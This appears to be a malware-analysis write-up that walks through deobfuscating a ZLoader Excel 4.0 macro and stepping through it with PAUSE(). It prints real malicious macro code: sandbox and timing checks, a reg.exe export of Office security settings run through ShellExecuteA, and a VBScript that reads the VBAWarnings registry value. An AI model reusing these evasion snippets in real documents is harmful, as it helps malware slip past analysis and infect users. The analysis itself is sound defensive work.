



Figure 9: ZLoader obfuscated contents

So at this point, there was some obfuscated content which meant there was almost certainly going to be a decoding routine that would deobfuscate this content. One last look down our macro content and we saw a call to a randomly named function right before a `HALT()` statement.



	7
180	=UPIomGRimaeV()
181	=HALT()


Figure 10: ZLoader decode function

As we went spelunking for more details on where the `UPIomGRimaeV()` might reside in the macro code, we found a reference to `UPIomGRimaeV=R47C7`. It was likely this is where the function resided (hint: it totally did). A quick review of the contents determined that this decoding routine uses a pair of nested while loops to decode data from a given range of rows by extracting characters using the `INDEX()` function and shifting those characters based on a set of integers. Once decoded, the data is written into the sheet and gets executed when the function returns. It was a little difficult to follow, this is where commenting code becomes your friend.

Now we were ready to get to the interactive debugging of this macro, but because of how Excel 4 macros work, we were unable to use the same techniques as we would with VBA based macros. No problem, we still had some tricks we could use to allow the macro to do all the work for us. First, we needed to make sure we removed the `Auto_Open` functionality from the sheet. This was easy to overcome, all we needed to do was delete the row that contained the cell we found initially. Once we did that, we could enable macros and nothing would automatically execute.

Since we would be single stepping through this code a bit, we made sure that we removed that anti-analysis IF/THEN statement from the sheet as well. Now we wouldn't be bothered by a `HALT()` while stepping through the sheet. At that point we were ready to start stepping through the macro content, but we needed one more tool to help us control the execution flow of the document. We leveraged the powers of Excel 4 macros to stop execution at strategically placed locations using the `PAUSE()` function. As we placed these throughout the macro code, we were able to make the macro do our bidding (I love it when it works out that way).


The last question we asked ourselves before beginning was "Where do we place our `PAUSE()` functions?" To determine this, we needed to take one more look at our macro contents. Located in the `UPIomGRimaeV()` is a call to the function `ADDRESS()`. This function returns the address for a cell based on the input parameters. The syntax of the `ADDRESS()` function is:



```
ADDRESS (row_num, col_num, [abs_num], [a1], [sheet])
```

Figure 11: ADDRESS ( ) Syntax


Based on our macro, we saw the following use of the `ADDRESS()` function:



```
jcizNryN=ADDRESS(cOMQLQKLhjz,LJggUFElrs,,FALSE,"fZHOlTv")
```

Figure 12: Macro Use of ADDRESS ( )


Our first guess was that this was going to be the address where the deobfuscated data was going to be written. Back in our macro code we found the following initial values for `cOMQLQKLhjz` and `LJggUFElrs`:



	7
171	cOMQLQKLhjz=182
172	
173	PJDBttdLkGJV
174	jwYEiHNSdMwwi
175	LJggUFElrs=7

Figure 13: Initial destination values

Our theory was that the writing of deobfuscated contents was going to start in `R182C7`. We placed our first `PAUSE()` in `R181C7` and began running the macro. To do this, we went to `R181C7`, right clicked on the cell and selected `Run`. And when we were presented with the Macro dialog box, we selected `Run` once again to let the macro run until our designated `PAUSE()` location.




```
    7
182 =FORMULA(INT(APP.MAXIMIZE())+125,R43C18)
183 =FORMULA(INT(OR(GET.WINDOW(7),GET.WORKSPACE(31),GET.WORKSPACE(14)<390))+100,R44C18)
184 =FORMULA(INT(AND(GET.WINDOW(20),GET.WORKSPACE(19)))+100,R45C18)
185 =NOW()
186 =WAIT(NOW()+"00:00:02")
187 =NOW()
188 =FORMULA(INT((R187C7-R185C7)*100000>2.3)+96,R46C18)
189 p="C:\Users\Public\"
190 n=CHAR(13)
191 =FOPEN(p&"OYgPwoC.dat",3)
192 =WHILE(FSIZE(R191C7)<8465)
193 =FWRITE(R191C7,CHAR(RANDBETWEEN(33,125)))
194 =NEXT()
195 =FORMULA(INT(FSIZE(R191C7)=8465)+107,R47C18)
196 =FCLOSE(R191C7)
197 =IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),,GOTO(R210C7))
198 ="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&p&"g4od6F.reg /y"
199 =CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",R198C7,0,5)
200 =WHILE(ISERROR(FILES(p&"g4od6F.reg")))
201 =WAIT(NOW()+"00:00:01")
202 =NEXT()
203 =FOPEN(p&"g4od6F.reg")
204 =FPOS(R203C7,215)
205 =FREAD(R203C7,255)
206 =FCLOSE(R203C7)
207 =FILE.DELETE(p&"g4od6F.reg")
208 k=ISNUMBER(SEARCH("0001",R205C7))
209 =GOTO(R229C7)
210 =FOPEN(p&"is6jfQlq.vbs",3)
211 =FWRITELN(R210C7,"On Error Resume Next")
212 =FWRITELN(R210C7,"Set G8tAi = CreateObject(""WScript.Shell"")")
213 =FWRITELN(R210C7,"Set azF = CreateObject(""Scripting.FileSystemObject"")")
```

Figure 14: Macro phase two

Phase Two Macro Contents

Our initial guess was correct, `UPIomGRimaeV()` was the decoding routine we were expecting and the deobfuscated contents were written exactly where we expected them to be written. As we started to review this new content, we saw some potentially solid indicators of compromise. However, as we finished our initial review of the contents we noticed there are quite a few interesting actions being performed in this phase of the Zloader execution flow and most of them were dedicated to preventing our analysis.

The first thing that we saw was a combination of FORMULA() functions that included references to GET.WINDOW() and GET.WORKSPACE().




```
182 =FORMULA(INT(APP.MAXIMIZE())+125,R43C18)
183 =FORMULA(INT(OR(GET.WINDOW(7),GET.WORKSPACE(31),GET.WORKSPACE(14)<390))+100,R44C18)
184 =FORMULA(INT(AND(GET.WINDOW(20),GET.WORKSPACE(19)))+100,R45C18)
185 =NOW()
186 =WAIT(NOW()+"00:00:02")
187 =NOW()
188 =FORMULA(INT((R187C7-R185C7)*100000>2.3)+96,R46C18)
```

Figure 15: Anti-analysis, round two

Another interesting piece of this section of anti-analysis techniques was the references to content in column 18. Further analysis of the decoding routine revealed that there was a range of values in rows 43-46 in column 18 that were used to ensure the content is decoded properly. If the resultant values of the `FORMULA()` calls are not expected (i.e. the macro is being analyzed), this will result in contents that are not properly decoded. A pretty decent technique to prevent automatic analysis, but that didn't stop us. A simple deletion of these rows allowed us to continue on with our analysis without having to pay too much attention to these anti-analysis tricks.

The next anti-analysis technique was a little bit more clever, in our opinion.




```
189 p="C:\Users\Public\"
190 n=CHAR(13)
191 =FOPEN(p&"OYgPwoC.dat",3)
192 =WHILE(FSIZE(R191C7)<8465)
193 =FWRITE(R191C7,CHAR(RANDBETWEEN(33,125)))
194 =NEXT()
```

Figure 16: A random file of data

From the contents above, you can see that a file, `C:\Users\Public\OYgPwoC.dat`, is opened, and data is written to it one `CHAR` at a time while the size is less than 8465 bytes. From the `FWRITE()` function call, we can see that the `CHAR` written to the file is random between 33 – 125. Further review of the macro showed that this file is not referenced or used later in the execution flow. This process was meant to thwart those of us that tried to single step through the execution of the macro. You would have to iterate through this loop 8465 times to get through it. That's a lot of clicks and it's quite effective at preventing analysis from that perspective. Tip of the hat to you on this one, Hackerman.

Further in the execution of this phase of the macro, we saw yet another automated sandbox anti-analysis technique. The macro exports the contents of `HKCU\Software\Microsoft\Office\16.0\Excel\Security` and saves it to a file, `C:\Users\Public\g4od6F.reg`. The goal was to create VBScript that reads the contents from the exported registry key and writes details of `HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings` into `C:\Users\Public\j47.txt`, as shown below.




```
On Error Resume Next
Set G8tAi = CreateObject("WScript.Shell")
Set azF = CreateObject("Scripting.FileSystemObject")
Set Ptw = azF.CreateTextFile("C:\Users\Public\j47.txt", True)
g4od6F.reg = G8tAi.RegRead("H"&"KCU"&"\"&"S"&"oftware\Mi"&"crosoft\Office\16.0\Ex"&"cel\Security\V"&"BAWa"&"rning"&"s")
Ptw.WriteLine(g4od6F.reg)
Ptw.Close
```

Figure 17: Anti-analysis VBScript

Further review into the macro revealed that there were several uses of `SEARCH()` to look for `001` or `1` within the contents of the exported registry key. The macro was looking to see if the `VBAWarnings` value is set to `001`, which means that all macros are trusted on the system. This setting is most commonly used in automated sandbox environments and would often be effective at hindering analysis in those scenarios, but in our case, we were safe from this anti-analysis method.

As we continued gandering down our macro contents, we arrived at another call to our decoding routine, `UPIomGRimaeV()`. We used the same method of identifying where data is going to be written, placed a `PAUSE()`, and let the macro do the work for us.




	7
230	WepVHlQ=Sheet1!R97C9:R146C9
231	qgqeP=R43C18:R48C18
232	cOMQLQKLhjz=248
233	LJggUFElrs=7
234	=UPIomGRimaeV()

Figure 18: Decoding, round two

In this case, we expected the data to start being written to `R248C7`. With this in mind, if we placed our `PAUSE()` at `R247C7`, we would be good to go. Once, the `PAUSE()` was strategically placed, we continued running the macro to reveal the next (last) phase.

The Macro's Final Form

Finally, we arrived at our final destination. There were two methods that the macro would pursue downloading the final ZLoader payload. Based on the results of `GET.WORKSPACE(1)`, if the version information returned contains 32 (32-bit version of Excel), the macro will pursue downloading its payload using VBScript instead of calling directly through native macro functions.

